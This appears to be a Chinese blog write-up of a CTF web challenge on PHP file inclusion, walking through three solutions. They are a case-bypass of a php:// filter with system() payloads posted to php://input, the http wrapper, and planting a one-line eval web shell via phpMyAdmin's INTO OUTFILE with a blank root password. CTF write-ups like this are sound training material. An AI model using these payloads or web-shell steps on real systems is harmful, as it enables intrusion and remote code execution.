XCTF攻防世界_Web进阶区002

原创

FAFU小宋 于 2020-10-30 19:18:45 发布 84 收藏
分类专栏： XCTF 文章标签： 安全

XCTF_Web_高手进阶区

Web_php_include(考察文件包含)

strstr函数：strstr(字符串,你要搜索的内容,false)
#字符串：也就是代码中的`$page`。例如：在url后面添加 /?page=123456，那么`$page`的内容就是123456。

#你要搜索的内容：也就是题目中的php://。意思就是该函数会从$page的内容里去寻找php://，而这里是一个while语句，一旦查找到php://，那么就会执行大括号里面的语句。

#false：该参数默认是false，也就是一般情况只需要写前两个参数即可。false代表匹配到php://之后，会输出php://和之后的内容。而如果为true，则会输出“php.”，也就是php://前面的内容。 例如URL为
http://111.198.29.45:50769/?page=php.php://input
那么传入的$page的内容就是php://input，而前面的“php.”就会被丢弃。


#注：strstr函数对大小写敏感，也就是会区分大小写。

str_replace()以其他字符替换字符串中的一些字符(区分大小写)：
例如：str_replace(“1”，“2”，“123”)会输出223。因为会将全部的1替换为2。

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```



打开页面是这样一段代码，从代码中得知page中带有php://的都会被替换成空,程序过滤掉了page=参数传入php://
strstr() 查找字符串首次出现的位置。返回字符串剩余部分


解法一（大小写绕过）：
（1）由于strstr()这个函数是区分大小写的，所以可以用PHP://来代替，即http://220.249.52.133:45015/?page=PHP://input




（2）首先使用手动代理配置，打开burp工具，配置拦截请求，刷新网页后，进行burp抓包

（3）post传参<?php system("ls");?>，在burp中点击废包查看







（4）发送到Repeater，在重发器中点击发送，可看到fl4gisisish3r3.php



（5）继续post传参<?php system("cat fl4gisisish3r3.php");?>，即可看到flag





解法二：


（1）while函数根据page参数来判断php文件是否存在，如果存在此文件，则进行文件包含。代码中的hello是有回显的，可以命令执行然后回显到浏览器

（2）构造payload，默认页面为http://127.0.0.1/index.php,设置为page值，可确保while为真，让page参数用http伪协议访问127.0.0.1这个条件肯定为真。

（3）看到了三个文件，继续构造payload，查看fl4gisisish3r3.php，发现flag

解法三：


（1）用御剑扫描后台，会扫到phpmyadmin后台




（2）双击它进入登录界面，用户名输入为root，密码为空。（弱口令）进入

（3）进入SQL语句输入的地方，执行命令show variables like “secure_file_priv"查看secure_file_priv是否为空，为空则可以写数据，如果是null则不能写。


（4）进入SQL语句输入的地方，编辑一句话木马并执行select"<?php eval($_POST(shell);?> " into outfile '/tmp/songrong.php' 其中shell为口令，可任意修改，songrong也可修改。Linux默认tmp是可写目录，所以在tmp目录下写入



（5）然后打开菜刀类工具中国蚁剑，输入URL和密码连接



（6）连接成功后，打开文件管理，可发现flag




AntSword Data Edit Window
220.249.52.133
Edit: /var/www/fl4gisisish3r3.php
Save
1 <?php
2 $flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
3 ?>
4
https://blog.csdn.net/FAFUxiaosong